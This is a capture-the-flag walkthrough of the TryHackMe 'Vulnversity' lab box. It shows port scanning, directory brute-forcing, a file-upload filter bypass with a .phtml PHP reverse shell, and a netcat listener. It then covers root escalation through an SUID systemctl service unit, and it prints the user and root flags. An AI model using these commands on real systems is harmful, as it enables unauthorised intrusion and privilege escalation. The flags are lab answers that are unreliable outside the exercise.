

# VULNVERSITY – TRYHACKME

Vulnversity is a box on tryhackme (https://tryhackme.com/r/room/vulnversity ) created by **tryhackme, Security Nomad and 1337rce**.

Here our **terminal** is opened.





Now we will connect our **vpn** with tryhackme with the help of **openvpn** from vpn's file downloaded path after doing **sudo**.




# VULNVERSITY – TRYHACKME

Now, we will check the ip of the target machine from tryhackme website which will be shown after pressing the **start machine** button.




After starting the machine it'll get one minute to show the ip.




After getting the target ip first thing we'll do is **nmap** scan to see the open ports and more machine's info.


Here I am using **rustscan -a <IP> -- -sCv** to see all the ports. You can use many more scripts like **-sCv -T4 <IP>**

# VULNVERSITY – TRYHACKME

Seems like our scan is completed. Looks like there are total 6 ports open and 2 under 5000.

```
PORT     STATE SERVICE     REASON         VERSION
21/tcp   open  ftp         syn-ack ttl 60 vsftpd 3.0.3
22/tcp   open  ssh         syn-ack ttl 60 OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 5a:4f:fc:b8:c8:76:1c:b5:85:1c:ac:b2:86:41:1c:5a (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDYQExoU9R0VCGoQW6bOwg0U7ILtmfBQ3x/rdK8uuSM/fEH80hgG81Xpqu52siXQXOn1hpppYs7rpZN+KdwAYYDmnxSPVwkj2yXT9hJ/fFAmge3vk0Gt5Kd8q3CdcLjgMcc8
9evC9VaWgfnyiasyAT6aio4hecn0Sg1Ag35NTGnbgrMmDqk6hfxIBqjqyYLPgJ4V1QrqeqMrvyc6k1/XgsR7dlugmqXyICiXu03zz7lNUf6vuWT707yDi9wEdLE6Hmah78f+xDYUP7iNA0raxi2H++XQjktPqjKGQzJHemtPY5b
|   256 ac:9d:ec:44:61:0c:28:85:00:88:e9:68:e9:d0:cb:3d (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBHCK2yd1f39AlLoIZFsvpSlRlzyO1wjBoVy8NvMp4/6Db2TJNwcUNNFjYQRd5EhxNnP+oLvOTofBlF/n0ms6SwE=
|   256 30:50:cb:70:5a:86:57:22:cb:52:d9:36:34:dc:a5:58 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIGqh93OTpuL32KRVEn9zL/Ybk+5mAsT/81axilYUUvUB
139/tcp  open  netbios-ssn syn-ack ttl 60 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn syn-ack ttl 60 Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
3128/tcp open  http-proxy  syn-ack ttl 60 Squid http proxy 3.5.12
|_http-title: ERROR: The requested URL could not be retrieved
|_http-server-header: squid/3.5.12
3333/tcp open  http        syn-ack ttl 60 Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Vuln University
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: Host: VULNUNIVERSITY; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 1h19m59s, deviation: 2h18m34s, median: 0s
| smb2-time:
|   date: 2024-10-23T05:40:26
|_  start_date: N/A
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: vulnuniversity
|   NetBIOS computer name: VULNUNIVERSITY\x00
|   Domain name: \x00
|   FQDN: vulnuniversity
|_  System time: 2024-10-23T01:40:27-04:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
```

Now that we have know the information from port 3333 using rustscan  and it is running http. So we will now explore the web server and try directory bruteforcing using gobuster.


We will use gobuster following command:

**Gobuster dir -u target.com -w wordlist.txt**

```
┌──(root㉿kali)-[~]
└─# gobuster dir -u http://10.10.15.43:3333 -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.15.43:3333
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 297]
/.hta                 (Status: 403) [Size: 292]
/.htpasswd            (Status: 403) [Size: 297]
/css                  (Status: 301) [Size: 315] [--> http://10.10.15.43:3333/css/]
/fonts                (Status: 301) [Size: 317] [--> http://10.10.15.43:3333/fonts/]
/images               (Status: 301) [Size: 318] [--> http://10.10.15.43:3333/images/]
/index.html           (Status: 200) [Size: 33014]
/internal             (Status: 301) [Size: 320] [--> http://10.10.15.43:3333/internal/]
/js                   (Status: 301) [Size: 314] [--> http://10.10.15.43:3333/js/]
/server-status        (Status: 403) [Size: 301]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

# VULNVERSITY – TRYHACKME


After further recon, we get a upload page on **internal** directory, We will try to get a reverse shell by uploading php reverse shell by **pentestmonkey.**





We get that php files can't be uploaded. So we will try to upload files with different extensions until we get success. Extensions are:

- **.php**
- **.php3**
- **.php4**
- **.php5**
- **.phtml**

We get a successful uploading from **phtml** file.




We will now start a listener using netcat on our local machine and execute the shell file we have uploaded. It is in **uploads** directory.



# VULNVERSITY – TRYHACKME

We did gobuster to see the **uploads** directory.

```
┌──(root㉿kali)-[~]
└─# gobuster dir -u  http://10.10.15.43:3333/internal/  -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.15.43:3333/internal/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 301]
/.htaccess            (Status: 403) [Size: 306]
/.htpasswd            (Status: 403) [Size: 306]
/css                  (Status: 301) [Size: 324] [--> http://10.10.15.43:3333/internal/css/]
/index.php            (Status: 200) [Size: 525]
/uploads              (Status: 301) [Size: 328] [--> http://10.10.15.43:3333/internal/uploads/]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

On our machine, after executing the shell file, we get a reverse shell.

```
┌──(root㉿kali)-[~]
└─# nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.17.16.197] from (UNKNOWN) [10.10.15.43] 42412
Linux vulnuniversity 4.4.0-142-generic #168-Ubuntu SMP Wed Jan 16 21:00:45 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
 03:21:54 up 34 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ 
```

Now we will spawn an interactive shell using the following  command:

**python -c 'import pty;pty.spawn("/bin/bash");'**

And we will explore the machine.

```
$ cd /home
$ ls
bill
$ cd bill
$ ls
user.txt
$ cat user.txt
8bd7992fbe8a6ad22a63361004cfcedb
$
```

We will find a user **bill** in home directory who contains **user.txt** file. Now we have to find root.txt file.

For that we need to escalate privileges.

We will now run command to get SUID permissions files.

```
$ find / -perm /4000 -type f -exec ls -ld {} \; 2>/dev/null
-rwsr-xr-x 1 root root 32944 May 16  2017 /usr/bin/newuidmap
-rwsr-xr-x 1 root root 49584 May 16  2017 /usr/bin/chfn
-rwsr-xr-x 1 root root 32944 May 16  2017 /usr/bin/newgidmap
-rwsr-xr-x 1 root root 136808 Jul  4  2017 /usr/bin/sudo
-rwsr-xr-x 1 root root 40432 May 16  2017 /usr/bin/chsh
-rwsr-xr-x 1 root root 54256 May 16  2017 /usr/bin/passwd
-rwsr-xr-x 1 root root 23376 Jan 15  2019 /usr/bin/pkexec
-rwsr-xr-x 1 root root 39904 May 16  2017 /usr/bin/newgrp
-rwsr-xr-x 1 root root 75304 May 16  2017 /usr/bin/gpasswd
-rwsr-sr-x 1 daemon daemon 51464 Jan 14  2016 /usr/bin/at
-rwsr-sr-x 1 root root 98440 Jan 29  2019 /usr/lib/snapd/snap-confine
-rwsr-xr-x 1 root root 14864 Jan 15  2019 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root root 428240 Jan 31  2019 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 10232 Mar 27  2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 76408 Jul 17  2019 /usr/lib/squid/pinger
-rwsr-xr-- 1 root messagebus 42992 Jan 12  2017 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 38984 Jun 14  2017 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
-rwsr-xr-x 1 root root 40128 May 16  2017 /bin/su
-rwsr-xr-x 1 root root 142032 Jan 28  2017 /bin/ntfs-3g
-rwsr-xr-x 1 root root 40152 May 16  2018 /bin/mount
-rwsr-xr-x 1 root root 44680 May  7  2014 /bin/ping6
-rwsr-xr-x 1 root root 27608 May 16  2018 /bin/umount
-rwsr-xr-x 1 root root 659856 Feb 13  2019 /bin/systemctl
-rwsr-xr-x 1 root root 44168 May  7  2014 /bin/ping
-rwsr-xr-x 1 root root 30800 Jul 12  2016 /bin/fusermount
-rwsr-xr-x 1 root root 35600 Mar  6  2017 /sbin/mount.cifs
```

We will find that **systemctl** can lead us to get root. We need to escalate privileges from systemctl to get root.

We will go in the **/tmp** folder and run the following commands there because as we know our system files and running processes can be executed or made from there.

```
TF=$(mktemp).service
echo '[Service]
Type=oneshot
ExecStart=/bin/sh -c "cat /root/root.txt > /tmp/output"
[Install]
WantedBy=multi-user.target' > $TF
/bin/systemctl link $TF
/bin/systemctl enable --now $TF
```

We will now execute the commands line by line.

```
www-data@vulnuniversity:/$ cd /tmp
cd /tmp
www-data@vulnuniversity:/tmp$ TF=$(mktemp).service
TF=$(mktemp).service
www-data@vulnuniversity:/tmp$ echo '[Service]
echo '[Service]
> Type=oneshot
Type=oneshot
> ExecStart=/bin/sh -c "cat /root/root.txt > /tmp/output"
ExecStart=/bin/sh -c "cat /root/root.txt > /tmp/output"
> [Install]
[Install]
> WantedBy=multi-user.target' > $TF
WantedBy=multi-user.target' > $TF
www-data@vulnuniversity:/tmp$ /bin/systemctl link $TF
/bin/systemctl link $TF
Created symlink from /etc/systemd/system/tmp.kHgWUyBuSi.service to /tmp/tmp.kHgWUyBuSi.service.
www-data@vulnuniversity:/tmp$ /bin/systemctl enable --now $TF
/bin/systemctl enable --now $TF
Created symlink from /etc/systemd/system/multi-user.target.wants/tmp.kHgWUyBuSi.service to /tmp/tmp.kHgWUyBuSi.service.
www-data@vulnuniversity:/tmp$ ls -la
```

# VULNVERSITY – TRYHACKME

After successful execution of the following commands we will now list the files.

```
www-data@vulnuniversity:/tmp$ ls -la
ls -la
total 40
drwxrwxrwt  8 root     root     4096 Oct 13 23:52 .
drwxr-xr-x 23 root     root     4096 Jul 31  2019 ..
drwxrwxrwt  2 root     root     4096 Oct 13 23:33 .ICE-unix
drwxrwxrwt  2 root     root     4096 Oct 13 23:33 .Test-unix
drwxrwxrwt  2 root     root     4096 Oct 13 23:33 .X11-unix
drwxrwxrwt  2 root     root     4096 Oct 13 23:33 .XIM-unix
drwxrwxrwt  2 root     root     4096 Oct 13 23:33 .font-unix
-rw-r--r--  1 root     root       33 Oct 13 23:52 output
drwx------  3 root     root     4096 Oct 13 23:33 systemd-private-7dfe6ef706c3482ba7fae05d0607bac1-systemd-timesyncd.service-lERk3U
-rw-------  1 www-data www-data    0 Oct 13 23:51 tmp.kHgWUyBuSi
-rw-rw-rw-  1 www-data www-data  116 Oct 13 23:52 tmp.kHgWUyBuSi.service
www-data@vulnuniversity:/tmp$ cat output
cat output
a58ff8579f0a9270368d33a9966c7fd5
www-data@vulnuniversity:/tmp$
```

In the above figure we have got an output file from the previous commands we had executed. This output file also contains the root.txt file as we had set our commands to get root.txt file from root folder.